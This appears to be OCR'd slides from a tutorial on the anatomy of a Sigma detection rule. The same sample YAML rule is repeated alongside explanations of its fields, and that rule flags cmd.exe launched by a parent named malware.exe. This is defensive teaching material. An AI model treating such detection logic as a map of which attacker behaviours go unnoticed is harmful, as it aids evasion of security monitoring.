
```
title: My Example Rule
id: 00000000-0000-0000-0000-000000000000
description: This is a sample description
status: experimental
author: Nasreddine Bencherchali
date: 2021/01/08
modified: 2021/01/09
tags:
    - attack.initial_access
    - attack.persistence
    - attack.privilege_escalation
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        ParentImage|endswith: '\malware.exe'
        Image|endswith:
            - '\cmd.exe'
    condition: selection
falsepositives:
    - Administrative activity
level: medium
```

Anatomy of a SIGMA rule

A short description of the rule and the malicious activity that can be detected.

Examples:

- Detects WannaCry ransomware activity
- Detection well-known mimikatz command line arguments
- Detects a suspicious svchost process start




```yaml
title: My Example Rule
id: 00000000-0000-0000-0000-000000000000
description: This is a sample description
status: experimental
author: Nasreddine Bencherchali
date: 2021/01/08
modified: 2021/01/09
tags:
  - attack.initial_access
  - attack.persistence
  - attack.privilege_escalation
logsource:
  category: process_creation
  product: windows
detection:
  selection:
    ParentImage|endswith: '\malware.exe'
    Image|endswith:
      - '\cmd.exe'
  condition: selection
falsepositives:
  - Administrative activity
level: medium
```

Anatomy of a SIGMA rule

Declares the status of the rule.

- stable
- test
- experimental
- deprecated
- unsupported




```
title: My Example Rule
id: 00000000-0000-0000-0000-000000000000
description: This is a sample description
status: experimental
author: Nasreddine Bencherchali
date: 2021/01/08
modified: 2021/01/09
tags:
    - attack.initial_access
    - attack.persistence
    - attack.privilege_escalation
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        ParentImage|endswith: '\malware.exe'
        Image|endswith:
            - '\cmd.exe'
    condition: selection
falsepositives:
    - Administrative activity
level: medium
```

Anatomy of a SIGMA rule

Creator of the rule.

<u>Examples:</u>


- Shellmates
- Nasreddine
- @nas_bench



```yaml
title: My Example Rule
id: 00000000-0000-0000-0000-000000000000
description: This is a sample description
status: experimental
author: Nasreddine Bencherchali
date: 2021/01/08
modified: 2021/01/09
tags:
    - attack.initial_access
    - attack.persistence
    - attack.privilege_escalation
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        ParentImage|endswith: '\malware.exe'
        Image|endswith:
            - '\cmd.exe'
    condition: selection
falsepositives:
    - Administrative activity
level: medium
```

Anatomy of a SIGMA rule


- Creation date of the rule
- Last time this rule was modified



```
title: My Example Rule
id: 00000000-0000-0000-0000-000000000000
description: This is a sample description
status: experimental
author: Nasreddine Bencherchali
date: 2021/01/08
modified: 2021/01/09
tags:
    - attack.initial_access
    - attack.persistence
    - attack.privilege_escalation
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        ParentImage|endswith: '\malware.exe'
        Image|endswith:
            - '\cmd.exe'
    condition: selection
falsepositives:
    - Administrative activity
level: medium
```

Anatomy of a SIGMA rule

Categorize Sigma rule according to Mitre ATT&CK / CAR (Cyber Analytics Repositories)




```
title: My Example Rule
id: 00000000-0000-0000-0000-000000000000
description: This is a sample description
status: experimental
author: Nasreddine Bencherchali
date: 2021/01/08
modified: 2021/01/09
tags:
    - attack.initial_access
    - attack.persistence
    - attack.privilege_escalation
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        ParentImage|endswith: '\malware.exe'
        Image|endswith:
            - '\cmd.exe'
    condition: selection
falsepositives:
    - Administrative activity
level: medium
```


Anatomy of a SIGMA rule

Describes the log data on which the detection is meant to be applied to

